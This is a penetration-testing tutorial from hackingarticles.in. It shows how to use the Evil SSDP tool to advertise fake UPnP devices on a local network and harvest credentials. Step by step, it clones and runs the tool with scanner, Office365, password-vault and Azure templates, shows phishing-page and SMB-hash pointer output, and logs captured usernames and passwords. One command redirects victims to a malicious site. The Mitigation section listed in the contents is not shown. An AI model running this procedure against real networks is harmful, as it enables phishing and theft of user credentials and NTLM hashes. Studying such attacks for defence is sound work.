

Evil SSDP: Spoofing the SSDP and UPnP Devices

 hackingarticles.in/evil-ssdp-spoofing-the-ssdp-and-upnp-devices

Raj

February 17, 2020

TL; DR

Spoof SSDP replies and creates fake UPnP devices to phish for credentials and NetNTLM challenge/response.

Disclaimer

Table of Content

- **Introduction**
 - What is SSDP?
 - What are UPnP devices?
- **Installation**
- **Spoofing Scanner SSDP**
 - Template Configuration
 - Manipulating User
 - Grabbing the Credentials
- **Spoofing Office365 SSDP**
 - Template Configuration
 - Manipulating User
 - Grabbing the Credentials
- **Spoofing Password Vault SSDP**
 - Template Configuration
 - Manipulating User
 - Grabbing the Credentials
- **Spoofing Microsoft Azure SSDP**
 - Template Configuration
 - Manipulating User
- **Mitigation**

Introduction

What is SSDP?

SSDP or Simple Service Discovery Protocol is a network protocol designed for advertisement and discovery of network services. It can work without any DHCP or DNS Configuration. It was designed to be used in residential or small office environments. It uses UDP as the underlying transport protocol on port 1900. It uses the HTTP method NOTIFY to announce the establishment or withdrawal of services to a multicast group. It is the basis of the discovery protocol UPnP.

What are UPnP devices?

UPnP or Universal Plug and Play is a set of networking protocols that allows networked devices, such as personal computers, printers, Internet gateways, Wi-Fi access points, and mobile devices to discover each other's availability on the network and establish network services for communications, data sharing, and entertainment. The UPnP architecture supports zero-configuration networking. A UPnP compatible device from any vendor can dynamically join a network, obtain an IP address, announce its name, advertise or convey its capabilities upon request, and learn about the presence and capabilities of other devices.

Now that we understood the basic functions of SSDP or UPnP, let's use it to manipulate the target user in order to steal their credentials.

Installation


The Evil SSDP tool was developed by [initstring](https://github.com/initstring). This tool is hosted on the GitHub. We will be using the git clone command to clone all the contents of the git onto our attacker machine. The git clone command will create a directory with the same name as on GitHub. Since the tool is developed in Python version 3, we will have to use the python3 followed by the name of the .py file in order to run the program. Here we can see a basic help screen of the tool.

```
git clone https://github.com/initstring/evil-ssdp.git
cd evil-ssdp/
ls
python3 evil_ssdp.py --help
```


After providing the interface, we will use the “--template” parameter to pass a template that we found earlier in the templates directory. To spoof a scanner, we will be running the following command. As we can see that the tool has done its job and hosted multiple template files on our attacker machine at port 8888. We also have the SMB pointer hosted as well.

```
ls templates/  
python3 evil_ssdp.py eth0 --template scanner
```

```
root@kali:~/evil-ssdp# ls templates/  
bitcoin  microsoft-azure  office365  password-vault  scanner  xxe-exfil  xxe-smb  
root@kali:~/evil-ssdp# python3 evil_ssdp.py eth0 --template scanner
```




```
... by initstring (github.com/initstring)
```


```
#####  
[*] EVIL TEMPLATE:      /root/evil-ssdp/templates/scanner  
[*] MSEARCH LISTENER:   eth0  
[*] DEVICE DESCRIPTOR:  http://192.168.0.106:8888/ssdp/device-desc.xml  
[*] SERVICE DESCRIPTOR: http://192.168.0.106:8888/ssdp/service-desc.xml  
[*] PHISHING PAGE:      http://192.168.0.106:8888/ssdp/present.html  
[*] SMB POINTER:        file:///192.168.0.106/smb/hash.jpg  
#####
```

Manipulating User

The next logical step is to manipulate the user to click on the application. Being on the same network as the target will show our fake scanner on its explorer. This is where the UPnP is in works. The Evil SSDP tool creates this genuine-looking scanner on the system on the target without any kind of forced interaction with the target.



Upon clicking the icon inside the Explorer, we will be redirected to the default Web Browser, opening our hosted link. The templates that we used are in play here. The user is now aware he/she is indeed connected to a genuine scanner or a fake UPnP device that we generated. Unaware target having no clue enters the valid credentials on this template as shown in the image given below.



Grabbing the Credentials

As soon as the target user enters the credentials, we check our terminal on the attacker machine to find that we have the credentials entered by the user. As there is no conversation required for each target device, our fake scanner is visible to each and every user in the network. This means the scope of this kind of attack is limitless.

```
[M-SEARCH] New Host 192.168.0.104, Service Type: upnp:rootdevice
[M-SEARCH] New Host 192.168.0.104, Service Type: urn:schemas-wifialliance-org:device:W
[XML REQUEST] Host: 192.168.0.104, User-Agent: FDSSDP (...)
GET /ssdp/device-desc.xml
[XML REQUEST] Host: 192.168.0.104, User-Agent: Microsoft-Windows/10.0 UPnP/1.0
GET /ssdp/device-desc.xml
[PHISH HOOKED] Host: 192.168.0.104, User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
GET /present.html
[CREDS GIVEN] HOST: 192.168.0.104, FORM-POST CREDs: username=admin&password=Ignite%40123
[PHISH HOOKED] Host: 192.168.0.104, User-Agent: Mozilla/5.0 (windows NT 10.0; win64; x64)
GET /present.html
```

Spoofing Office365 SSDP

In the previous practical, we spoofed the scanner to the target user. Now, ongoing through the template directory, we found the Office365 template. Let's use it.

Template Configuration

As we did previously, let's begin with the configuration of the template as well as the tool. We are going to use the `python3` to run the tool followed by the name of the python file. Then providing the network interface which indeed will be followed by the template parameter with the `office365`.

```
python3 evil_ssdp.py eth0 --template office365
```

```
root@kali:~/evil-ssdp# python3 evil_ssdp.py eth0 --template office365
```


... by [initstring](https://github.com/initstring) (github.com/initstring)

```
#####
[*] EVIL TEMPLATE:           /root/evil-ssdp/templates/office365
[*] MSEARCH LISTENER:       eth0
[*] DEVICE DESCRIPTOR:      http://192.168.0.106:8888/ssdp/device-desc.xml
[*] SERVICE DESCRIPTOR:     http://192.168.0.106:8888/ssdp/service-desc.xml
[*] PHISHING PAGE:          http://192.168.0.106:8888/ssdp/present.html
[*] SMB POINTER:            file:///192.168.0.106/smb/hash.jpg
#####
```


As we can see that the tool has done its job and hosted multiple template files on our attacker machine at port 8888.

Manipulating User

As soon as we run the tool, we have a UPnP device named Office365 Backups. This was done by the tool without having to send any file, payload or any other type of interaction to the target user. All that's left is the user to click on the icon.



Upon being clicked by the user, the target user is redirected to our fake template page through their default browser. This is a very genuine looking Microsoft webpage. The clueless user enters their valid credentials onto this page.



Grabbing the Credentials

As soon as the user enters the credentials and they get passed as the post request to the server, which is our target machine, we see that on our terminal, we have the credentials.

```
[M-SEARCH] New Host 192.168.0.104, Service Type: upnp:rootdevice
[M-SEARCH] New Host 192.168.0.104, Service Type: urn:schemas-wifialliance-org:device:W
FADevice:1
[XML REQUEST] Host: 192.168.0.104, User-Agent: FDSSDP
GET /ssdp/device-desc.xml
[XML REQUEST] Host: 192.168.0.104, User-Agent: Microsoft-Windows/10.0 UPnP/1.0
GET /ssdp/device-desc.xml
[XML REQUEST] Host: 192.168.0.104, User-Agent: Microsoft-Windows/10.0 UPnP/1.0
GET /ssdp/device-desc.xml
[XML REQUEST] Host: 192.168.0.104, User-Agent: FDSSDP
GET /ssdp/device-desc.xml
[PHISH HOOKED] Host: 192.168.0.104, User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/46.0.2486.0 Safari/537.36 Edge/13.10586
GET /present.html
[CREDS GIVEN] HOST: 192.168.0.104, FORM-POST CREDS: username=ignite%40protonmail.com&pass
word=zeus123
[PHISH HOOKED] Host: 192.168.0.104, User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/46.0.2486.0 Safari/537.36 Edge/13.10586
GET /present.html
```

Diverting User to a Password Vault SSDP


Until now, we successfully spoofed the target user to gain some scanner credentials and some Office365 backup credentials. But now we go for the most important thing that is used as a UPnP, The Password Vault.

Template Configuration

As we did in our previous practices, we will have to set up the template for the password-vault. In no time, the tool hosts the password-vault template onto the port 8888.

```
python3 evil_ssd.py eth0 --template password-vault
```

```
root@kali:~/evil-ssdp# python3 evil-ssdp.py eth0 --template password-vault
```




```
... by initstring (github.com/initstring)
```


```
#####
[*] EVIL TEMPLATE:           /root/evil-ssdp/templates/password-vault
[*] MSEARCH LISTENER:       eth0
[*] DEVICE DESCRIPTOR:      http://192.168.0.106:8888/ssdp/device-desc.xml
[*] SERVICE DESCRIPTOR:    http://192.168.0.106:8888/ssdp/service-desc.xml
[*] PHISHING PAGE:         http://192.168.0.106:8888/ssdp/present.html
[*] SMB POINTER:           file:///192.168.0.106/smb/hash.jpg
#####
```

Manipulating User

Moving onto the target machine, we see that the Password Vault UPnP is visible in the Explorer. Now lies that the user clicks on the device and gets trapped into our attack. Seeing something like Password Vault, the user will be tempted to click on the icon.



As the clueless user thinks that he/she has achieved far most important stuff with the fake keys and passwords. This works as a distraction for the user, as this will lead the user to try this exhaustive list of credentials with no success.




Spoofing Microsoft Azure SSDP

While working with Spoofing, one of the most important tasks is to not let the target user know that he/she has been a victim of Spoofing. This can be achieved by redirecting the user after we grab the credentials or cookies or anything that the attacker wanted to acquire. The `evil_ssdp` tool has a parameter `(-u)` which redirects the targeted user to any URL of the attacker's choice. Let's take a look at the working of this parameter in action.

To start, we will use the `python3` for loading the tool. Followed by we mention the Network Interface that should be used. Now for this practical, we will be using the Microsoft Azure Storage Template. After selecting the template, we put the `(-u)` parameter and then mention any URL where we want to redirect the user. Here we are using the Microsoft official Link. But this can be any malicious site.

```
python3 evil_ssdp.py eth0 --template microsoft-azure -u https://malicious-site.com
```

```
root@kali:~/evil-ssdp# python3 evil_ssdp.py eth0 --template microsoft-azure -u https://office.microsoft.com
```



... by initstring (github.com/initstring)

```
#####
```

